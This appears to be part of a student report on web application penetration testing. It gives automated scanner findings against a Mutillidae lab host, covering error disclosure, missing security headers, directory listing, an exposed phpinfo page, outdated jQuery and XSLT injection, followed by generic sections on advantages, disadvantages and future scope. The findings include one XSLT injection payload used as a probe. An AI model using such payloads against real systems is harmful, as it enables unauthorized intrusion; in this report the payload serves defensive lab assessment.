Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	Parent Directory
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	Parent Directory
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	Parent Directory
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	Parent Directory
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	Parent Directory
URL	http://192.168.233.128/mutillidae/?page=add-to-your-blog.php
Method	GET

URL	http://192.168.233.128/mutillidae/index.php?page=pen-test-tool-lookup.php
Method	GET
Attack	
Evidence	<b>Fatal error</b>: Call to a member function fetch_object() on a non-object in <b>/var /www/mutillidae/pen-test-tool-lookup.php</b> on line <b>273</b><br />
URL	http://192.168.233.128/mutillidae/index.php?page=show-log.php
Method	GET
Attack	
Evidence	Table 'metasploit.hitlog' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=user-info.php&password=ZAP&user-info-php-submit-button=View+Account+Details&username=ZAP
Method	GET
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=view-someones-blog.php
Method	GET
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=add-to-your-blog.php
Method	POST
Attack	
Evidence	Table 'metasploit.blogs_table' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=login.php
Method	POST
Attack	
Evidence	<b>Warning</b>: Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in <b>/var/www/mutillidae /index.php</b> on line <b>148</b><br />
URL	http://192.168.233.128/mutillidae/index.php?page=pen-test-tool-lookup.php

Method	POST
Attack	
Evidence	<b>Fatal error</b>: Call to a member function fetch_object() on a non-object in <b>/var /www/mutillidae/pen-test-tool-lookup.php</b> on line <b>273</b><br />
URL	http://192.168.233.128/mutillidae/index.php?page=register.php
Method	POST
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=source-viewer.php
Method	POST
Attack	
Evidence	<b>Warning</b>: highlight_file(1) [<a href='function.highlight-file'>function.highlight-file< /a>]: failed to open stream: No such file or directory in <b>/var/www/mutillidae/source-viewer.php</b> on line <b>214</b><br />
URL	http://192.168.233.128/mutillidae/index.php?page=text-file-viewer.php
Method	POST
Attack	
Evidence	<b>Warning</b>: fopen(2) [<a href='function.fopen'>function.fopen</a>]: failed to open stream: No such file or directory in <b>/var/www/mutillidae/text-file-viewer.php</b> on line <b>115</b><br />
URL	http://192.168.233.128/mutillidae/index.php?page=user-info.php
Method	POST
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
URL	http://192.168.233.128/mutillidae/index.php?page=view-someones-blog.php
Method	POST
Attack	
Evidence	Table 'metasploit.accounts' doesn't exist
Instances	21
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Plugin Id	90022

Medium	**Content Security Policy (CSP) Header Not Set**
Description	Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Attack	
Evidence	
URL	http://192.168.233.128/*
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/*;q=0.8
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/--
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/b
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/div
Method	GET
Attack	

Instances	141

Reference	https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html http://www.w3.org/TR/CSP/ http://w3c.github.io/webappsec/specs/content-security-policy/csp-specification.dev.html http://www.html5rocks.com/en/tutorials/security/content-security-policy/ http://caniuse.com/#feat=contentsecuritypolicy http://content-security-policy.com/
CWE Id	693
WASC Id	15
Plugin Id	10038

Medium	**Directory Browsing**
Description	It is possible to view a listing of the directory contents. Directory listings may reveal hidden scripts, include files, backup source files, etc., which can be accessed to reveal sensitive information.
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET
Attack	
Evidence	<title>Index of /dav</title>
Instances	5
Solution	Configure the web server to disable directory browsing.
Reference	https://cwe.mitre.org/data/definitions/548.html
CWE Id	548
WASC Id	16
Plugin Id	10033

Medium	Hidden File Found
Description	A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.
URL	http://192.168.233.128/mutillidae/phpinfo.php
Method	GET
Attack	
Evidence	HTTP/1.1 200 OK
URL	http://192.168.233.128/phpinfo.php
Method	GET
Attack	
Evidence	HTTP/1.1 200 OK
Instances	2
Solution	Consider whether or not the component is actually required in production, if it isn't then disable it. If it is then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.
Reference	https://blog.hboeck.de/archives/892-Introducing-Snallygaster-a-Tool-to-Scan-for-Secrets-on-Web-Servers.html https://www.php.net/manual/en/function.phpinfo.php
CWE Id	538
WASC Id	13
Plugin Id	40035

Medium	**Missing Anti-clickjacking Header**
Description	The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.
URL	http://192.168.233.128/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=D;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=M;O=A
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=N;O=D
Method	GET
Attack	
Evidence	
URL	http://192.168.233.128/dav/?C=S;O=A
Method	GET

Instances	86
Solution	Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app. If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.
Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
CWE Id	1021
WASC Id	15
Plugin Id	10020

Medium	**Parameter Tampering**
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.233.128/mutillidae/index.php?page=%40
Method	GET
Attack	@
Evidence	on line <b>
Instances	1
Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
Reference	
CWE Id	472
WASC Id	20
Plugin Id	40008

Medium	**Vulnerable JS Library**
Description	The identified library jquery, version 1.3.2 is vulnerable.
URL	http://192.168.233.128/mutillidae/javascript/ddsmoothmenu/jquery.min.js
Method	GET
Attack	
Evidence	* jQuery JavaScript Library v1.3.2
Instances	1
Solution	Please upgrade to the latest version of jquery.
Reference	https://nvd.nist.gov/vuln/detail/CVE-2012-6708 http://research.insecurelabs.org/jquery/test/ https://bugs.jquery.com/ticket/9521 http://bugs.jquery.com/ticket/11290 https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/ https://nvd.nist.gov/vuln/detail/CVE-2019-11358 https://github.com/advisories/GHSA-q4m3-2j7h-f7xw https://github.com/jquery/jquery/commit/753d591aea698e57d6db58c9f722cd0808619b1b https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/

	https://github.com/jquery/jquery.com/issues/162 https://nvd.nist.gov/vuln/detail/CVE-2020-7656 https://nvd.nist.gov/vuln/detail/CVE-2011-4969
CWE Id	829
WASC Id	
Plugin Id	10003

Medium	**XSLT Injection**
Description	Injection using XSL transformations may be possible, and may allow an attacker to read system information, read and write files, or execute arbitrarycode.
URL	http://192.168.233.128/mutillidae/index.php?page=%3Cxsl%3Avalue-of+select%3D%22document%28%27http%3A%2F%2F192.168.233.128%3A22%27%29%22%2F%3E
Method	GET
Attack	<xsl:value-of select="document('http://192.168.233.128:22')"/>
Evidence	failed to open stream
Instances	1
Solution	Sanitize and analyze every user input coming from any client-side.
Reference	https://www.contextis.com/blog/xslt-server-side-injection-attacks
CWE Id	91
WASC Id	23
Plugin Id	90017

ADVANTAGES

This project on web application pentesting offers several advantages, including:

- Enhanced Security: The primary advantage of web application pentesting is improved security. By identifying vulnerabilities, weaknesses, and potential attack vectors in web applications, pentesting helps organizations address these issues before they can be exploited by malicious actors. This proactive approach significantly reduces the risk of security breaches, data leaks, and unauthorized access.
- Risk Mitigation: Web application pentesting helps organizations identify and mitigate risks associated with their web applications. By identifying vulnerabilities and providing recommendations for remediation, pentesting allows organizations to prioritize and address potential risks effectively. This reduces the likelihood of financial loss, reputational damage, and regulatory non-compliance.
- Compliance with Standards and Regulations: Many industries have specific regulations and standards that require organizations to conduct regular security assessments, including web application pentesting. By performing pentesting, organizations can demonstrate compliance with these requirements, ensuring that they meet the necessary security standards and avoid penalties or legal consequences.
- Proactive Detection of Vulnerabilities: Pentesting allows organizations to proactively detect and address vulnerabilities in their web applications. It goes beyond automated vulnerability scanning by employing manual techniques and human expertise to identify complex vulnerabilities that automated tools may miss. This proactive approach helps prevent potential security incidents and reduces the need for reactive incident response measures.
- Validation of Security Controls: Pentesting provides an opportunity to validate the effectiveness of implemented security controls. It helps organizations assess if security measures, such as authentication mechanisms, access controls, and encryption, are working as intended and effectively protecting the application against potential attacks. This validation ensures that security controls are properly configured and provides insights for necessary adjustments or improvements.
- Awareness and Education: The project on web application pentesting can raise awareness among developers, system administrators, and other stakeholders about the importance of secure coding practices and the potential risks associated with web applications. It promotes a security-focused mindset and fosters a culture of proactive security measures within the organization.
- Continuous Improvement: Pentesting is not a one-time activity but an iterative process. By conducting regular pentesting assessments, organizations can continuously improve the security of their web applications. The findings and recommendations from each pentesting cycle can be used to drive improvements in development practices, secure coding techniques, and overall security posture.

- Customer Confidence and Trust: Demonstrating a commitment to regular web application pentesting and ensuring the security of customer data can enhance customer confidence and trust. Customers are more likely to trust organizations that prioritize security and take proactive measures to protect their information. This can lead to increased customer satisfaction, loyalty, and a positive brand reputation.

Overall, the project on web application pentesting offers numerous advantages that contribute to a more secure and resilient web application environment. It helps organizations proactively identify and mitigate vulnerabilities, comply with regulations, validate security controls, raise awareness, and continuously improve their security practices.

DISADVANTAGES

While the project on web application pentesting offers significant benefits, it is important to consider potential disadvantages or challenges that may arise. Here are some possible disadvantages:

- Time and Resource Intensive: Web application pentesting can be a time-consuming and resource-intensive process. It requires skilled professionals to conduct thorough assessments, analyze findings, and generate comprehensive reports. The project may require significant investment in terms of time, expertise, and financial resources.
- Limited Scope and Coverage: Pentesting focuses on specific web applications or systems within an organization's infrastructure. Due to time constraints or budget limitations, it may not be possible to test all web applications comprehensively. As a result, some vulnerabilities or risks may go undetected, leaving potential entry points for attackers.
- False Sense of Security: The project's findings may give organizations a false sense of security, assuming that their web applications are fully secure after conducting pentesting. While pentesting is an important security measure, it cannot guarantee complete security. New vulnerabilities may emerge, and attackers may employ novel techniques that were not tested during the project.
- Disruption of Services: Pentesting activities may disrupt the normal operation of web applications or systems being tested. The testing process can sometimes cause temporary service interruptions, resulting in potential inconvenience for users or business operations. Proper planning and coordination with stakeholders are necessary to minimize such disruptions.
- Skill and Expertise Requirements: Effective web application pentesting requires skilled professionals with expertise in various areas, including web application security, network infrastructure, and coding practices. Acquiring and retaining such talent may pose challenges, especially for organizations with limited resources or in highly competitive job markets.

- Legal and Ethical Considerations: Conducting web application pentesting involves interacting with systems and networks, which may raise legal and ethical concerns if not properly authorized or performed within a controlled environment. Organizations must ensure they have proper permissions, adhere to ethical guidelines, and comply with applicable laws and regulations.
- Follow-up and Remediation Efforts: Identifying vulnerabilities is just the first step; addressing and remediating those vulnerabilities is equally important. The project may require additional resources and efforts to prioritize and remediate the identified vulnerabilities effectively. Timely remediation is crucial to ensure the identified risks are mitigated promptly.
- Dynamic Nature of Web Applications: Web applications are dynamic and constantly evolving. New features, updates, and changes in technology may introduce new vulnerabilities that were not present during the initial pentesting project. Regular follow-up assessments are necessary to keep up with the evolving security landscape.

Despite these potential disadvantages, web application pentesting remains a crucial component of a robust security program. By understanding and addressing these challenges, organizations can maximize the benefits of the project while mitigating potential drawbacks.

CONCLUSION

In conclusion, the project on web application pentesting is a vital undertaking for organizations aiming to enhance the security of their web applications. Through a systematic and proactive approach, the project helps identify vulnerabilities, assess risks, and implement appropriate countermeasures. By conducting thorough assessments and analyses, organizations can gain valuable insights into the security posture of their web applications, enabling them to take proactive steps to mitigate potential risks.

The project's advantages include improved security, risk mitigation, compliance with standards, proactive vulnerability detection, validation of security controls, increased awareness, and continuous improvement. These benefits contribute to a more secure and resilient web application environment, fostering customer confidence and trust.

However, it is important to consider the project's potential disadvantages, such as time and resource intensiveness, limited scope and coverage, false sense of security, disruption of services, skill and expertise requirements, legal and ethical considerations, and the need for follow-up and remediation efforts. Addressing these challenges ensures that the project's outcomes are effectively leveraged and integrated into the organization's overall security strategy.

Overall, the project on web application pentesting plays a crucial role in identifying and mitigating vulnerabilities, enhancing security practices, and minimizing the risk of security breaches and data compromises. By implementing the project's findings and recommendations, organizations can bolster their defense against potential cyber threats and maintain a robust security posture for their web applications.

FUTURE SCOPE

The future scope of the project on web application pentesting is promising, given the evolving landscape of technology and cyber security. Here are some potential areas of future development and expansion for the project:

- Advanced Testing Techniques: As attackers develop new techniques and exploit emerging vulnerabilities, there is a need for advanced testing techniques in web application pentesting. This includes exploring techniques such as machine learning and artificial intelligence to enhance automated scanning, anomaly detection, and behavior analysis for identifying complex vulnerabilities.
- Mobile Application Pentesting: With the increasing use of mobile applications, the project can be extended to include the pentesting of mobile apps. This involves assessing the security of mobile apps across different platforms and identifying vulnerabilities specific to mobile environments.
- Cloud-Based Application Pentesting: As organizations migrate their applications to cloud platforms, there is a growing need to address the unique security challenges associated with cloud-based applications. The project can explore methodologies and tools for pentesting cloud-based applications, including assessing the security of cloud configurations and APIs.
- Internet of Things (IoT) Security: The proliferation of IoT devices introduces new challenges in terms of security and privacy. The project can expand to include pentesting of web applications that interact with IoT devices, focusing on identifying vulnerabilities in the communication protocols, firmware, and application interfaces.
- Continuous Monitoring and Threat Intelligence: Building on the project's findings, future developments can focus on continuous monitoring and threat intelligence for web applications. This includes leveraging security information and event management (SIEM) systems, threat intelligence feeds, and anomaly detection mechanisms to provide ongoing monitoring and early detection of potential security threats.
- Automation and Orchestration: The project can explore ways to automate and orchestrate web application pentesting processes, allowing for faster and more efficient testing cycles. This includes integrating automated scanning tools, creating custom scripts, and developing frameworks for streamlined and standardized pentesting procedures.
- Security Metrics and Reporting: Enhancing the project's reporting capabilities by developing comprehensive security metrics and visualizations can provide stakeholders

with a clear understanding of the web application's security posture. This includes developing key performance indicators (KPIs) and risk indicators that can be used to measure and communicate the effectiveness of security measures.

- Collaboration and Knowledge Sharing: Encouraging collaboration and knowledge sharing within the security community can be a future focus for the project. This can involve establishing platforms for sharing pentesting methodologies, tools, and best practices, fostering a community of security professionals to exchange insights and experiences.

By exploring these future areas, the project on web application pentesting can stay aligned with emerging technologies, evolving threats, and industry best practices, ultimately enhancing the security of web applications and helping organizations proactively address potential vulnerabilities and risks.